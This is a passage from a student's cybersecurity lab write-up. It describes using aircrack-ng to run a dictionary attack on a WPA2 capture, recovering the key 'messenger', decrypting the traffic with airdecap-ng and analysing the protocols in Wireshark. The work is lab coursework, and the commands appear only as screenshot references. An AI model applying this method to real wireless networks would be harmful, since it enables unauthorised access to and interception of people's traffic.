

Figure 12 - lab4pa2-dec.cap DNS queries

Here is an example of DNS queries that occurred during the packet capture. Here we can see that the device (Apple_d3:93:665) accessed websites such as www.odusports.com, www.youtube.com, and more.

TASK B

First, I transferred all of the lab files from the General Lab Windows 10 ODU MOVE environment to the Cybersecurity Environment and placed the files in my VMshare folder to access them on Internal Kali. To determine which capture file was assigned to me, I entered my MIDAS ID (mluch001) into a MD5 hash generator and received this output: bc6960dfbba6192bc060552c17360bcf. The last digit is “f”, which means I was assigned to work with the WPA2-P5-01.cap file.

1. Implement a dictionary attack and find the password. - 30 points



Figure 13 - WPA2-P5-01.cap aircrack-ng dictionary attack

Here, I used aircrack-ng to conduct a dictionary attack on the WPA2-P5-01.cap file to find the key.



Figure 14 - WPA2-P5-01.cap key found

The key was “messenger”.

2. Decrypt the encrypted traffic and write a detailed summary to describe what you have explored from this encrypted traffic file (e.g., packet distribution, the majority, protocol type) -30 points



Figure 15 - aircrack-ng ESSID discovery

I then used aircrack-ng to discover the network targets in the capture file. It found that the only target network on the file had an ESSID of “CyberPHY” and was encrypted with WPA encryption.



Figure 16 - WPA2-P5-01.cap WPA data packet decryption

After obtaining this information, I was then able to use airdecap-ng to decrypt the WPA data packets in the capture file. 1668/1793 WPA data packets were decrypted. I then opened the decrypted capture file with Wireshark.



Figure 17 - Wireshark Protocol Hierarchy Statistics of WPA2-P5-01-dec.cap

One thing I notice here is that there are far more GQUIC (Google Quick UDP Internet Connections) data packets than in the previous capture file. I assume that is because the user had Google Chrome, which uses GQUIC to transmit HTTP/2 frames.



Figure 18 - GQUIC packets

As you can see, the GQUIC packets contain encrypted payloads transferred between the client and server. My assumption is that some of the HTTP packets that were unencrypted and visible in the previous capture files are instead encrypted by GQUIC in this situation.



Figure 19 - MSNMS packets

Another notable protocol not seen in previous captures was the MSNMS (MSN Messenger Service) packets. These packets alone formed 7.3% of all the bytes in the capture. Here, we can see a conversation taking place between the host computer (192.168.1.127) and another machine with the IP address of 103.7.29.54. The contents seem to have not been decrypted.



Figure 20 - HTTP packets

Here is an HTTP packet which contains a URI to a PNG file, which just contains a 1x1 pixel.



Figure 21 - DNS packets

Here we can see the DNS queries that were made at the time of the packet capture, where we can see the different websites that the user visited.